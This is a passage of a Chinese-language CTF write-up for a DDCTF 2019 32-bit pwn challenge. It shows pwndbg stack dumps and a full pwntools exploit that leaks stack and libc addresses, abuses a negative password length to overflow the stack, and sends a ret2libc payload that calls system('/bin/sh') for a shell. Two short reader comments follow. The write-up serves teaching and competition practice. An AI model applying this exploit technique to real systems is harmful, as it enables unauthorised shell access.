0e:0038│      0xffffcd98 —▸ 0xf7fb2244 —▸ 0xf7e1a020 (_IO_check_libio) ◂— call   0xf7f21b59
0f:003c│      0xffffcd9c —▸ 0xf7e1a0ec (init_cacheinfo+92) ◂— test   eax, eax
10:0040│      0xffffcda0 ◂— 0x1
11:0044│      0xffffcda4 ◂— 0x0
12:0048│      0xffffcda8 —▸ 0xf7e30a50 (__new_exitfn+16) ◂— add    ebx, 0x1835b0
13:004c│      0xffffcdac —▸ 0x804879b ◂— add    edi, 1
14:0050│      0xffffcdb0 ◂— 0x1
15:0054│      0xffffcdb4 —▸ 0xffffce74 —▸ 0xffffd06d ◂— 0x6d6f682f ('/hom')
16:0058│      0xffffcdb8 —▸ 0xffffce7c —▸ 0xffffd09e ◂— 'LC_PAPER=zh_CN.UTF-8'
17:005c│      0xffffcdbc ◂— 0xfffffff6
18:0060│      0xffffcdc0 —▸ 0xffffcde0 ◂— 0x1
19:0064│      0xffffcdc4 ◂— 0x0
... ↓
1b:006c│      0xffffcdcc —▸ 0xf7e1a637 (__libc_start_main+247) ◂— add    esp, 0x10
1c:0070│      0xffffcdd0 —▸ 0xf7fb4000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1b1db0
... ↓
1e:0078│      0xffffcdd8 ◂— 0x0
1f:007c│      0xffffcddc —▸ 0xf7e1a637 (__libc_start_main+247) ◂— add    esp, 0x10
20:0080│      0xffffcde0 ◂— 0x1
21:0084│      0xffffcde4 —▸ 0xffffce74 —▸ 0xffffd06d ◂— 0x6d6f682f ('/hom')
22:0088│      0xffffcde8 —▸ 0xffffce7c —▸ 0xffffd09e ◂— 'LC_PAPER=zh_CN.UTF-8'
23:008c│      0xffffcdec ◂— 0x0
```

这是本题的坑点之一，ida的ret不一定准，一切以动态调试为准！而且ret不一定在ebp后面喔，本题ebp在0xffffcdc8！


```
pwndbg> distance 0xffffcdbc 0xffffcd7c
0xffffcdc0->0xffffcd7c is -0x40 bytes (-0x11 words)
pwndbg> distance 0xffffcddc 0xffffcdc4
0xffffcddc->0xffffcdc4 is -0x18 bytes (-0x6 words)
```

所以得到了相应的偏移就可以算了，上exp：

```
#coding=utf8
from pwn import *
context.log_level = 'debug'
local = 1
elf = ELF('./xpwn')
if local:
   p = process('./xpwn')
   libc = elf.libc
else:
   p = remote('116.85.48.105',5005)
   libc = ELF('./libc.so.6')

p.recvuntil("Enter username: ")
#gdb.attach(p, 'b *0x08048622')
payload = 'a'*40
p.send(payload)
p.recvuntil('a'*40)
stack_addr = u32(p.recv(4))
setbuf_addr = u32(p.recv(4))
stack_addr = stack_addr + 0x18
setbuf_addr = setbuf_addr - 21
print 'stack_addr---->' + hex(stack_addr)
print 'setbuf_addr---->' + hex(setbuf_addr)

libc_base = setbuf_addr - libc.symbols['setbuf']
system = libc.symbols['system'] + libc_base
binsh = libc.search("/bin/sh").next() + libc_base

print 'system_addr---->' + hex(system)
print 'binsh_addr---->' + hex(binsh)
p.recvuntil("Please set the length of password: ")
p.sendline(' -10')
```

```
payload = ''
payload += 'a'*0x40
payload += p32(0xfffffff6)
payload += p32(stack_addr)
payload += 'a'*0x18
payload += p32(system)
payload += p32(0x1)
payload += p32(binsh)
p.recvuntil("): ")
#gdb.attach(p,'b *0x0804870F')
p.send(payload)
p.interactive()
```

动态调试看下：



```
pwndbg> stack 70
00:0000│ esp  0xff8c4d20 ◂— 0x0
01:0004│      0xff8c4d24 —▸ 0xff8c4d3c ◂— 0x61616161 ('aaaa')
02:0008│      0xff8c4d28 ◂— 0xfffffff6
03:000c│      0xff8c4d2c —▸ 0x80486c8 ◂— mov    dword ptr [ebp - 0xc], eax
04:0010│      0xff8c4d30 ◂— 0x0
05:0014│      0xff8c4d34 —▸ 0xff8c4dd4 ◂— 0x80e4989f
06:0018│      0xff8c4d38 —▸ 0xf774b000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1b1db0
07:001c│ ecx  0xff8c4d3c ◂— 0x61616161 ('aaaa')
... ↓
17:005c│      0xff8c4d7c ◂— 0xfffffff6
18:0060│      0xff8c4d80 —▸ 0xff8c4da0 ◂— 0x1
19:0064│      0xff8c4d84 ◂— 0x61616161 ('aaaa')
... ↓
1f:007c│      0xff8c4d9c —▸ 0xf75d3da0 (system) ◂— sub    esp, 0xc
20:0080│      0xff8c4da0 ◂— 0x1
21:0084│      0xff8c4da4 —▸ 0xf76f4a0b ◂— das     /* '/bin/sh' */
22:0088│      0xff8c4da8 —▸ 0xff8c4e3c —▸ 0xff8c50d9 ◂— 'LC_NUMERIC=zh_CN.UTF-8'
23:008c│      0xff8c4dac ◂— 0x0
... ↓
```

OK，分布正确，那么就可以getshell了。

总结：

这次pwn只有1题，需要再磨砺~主攻pwn，助攻逆向~加油！pwn pwn pwn！

点击收藏 | 0 关注 | 1

上一篇：ddctf2019-misc&we... 下一篇：ddctf2019-misc&we...

1. 2 条回复

断竹残赋 2019-04-24 10:43:59

emmm......怎么说，lazyida取值是前闭后开的，这种是一种规范应该算不上弊端吧

0 回复Ta

apeng 2019-04-24 11:31:03

第二题不就是"reverse+".decode('base64').encode('hex').upper()么

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板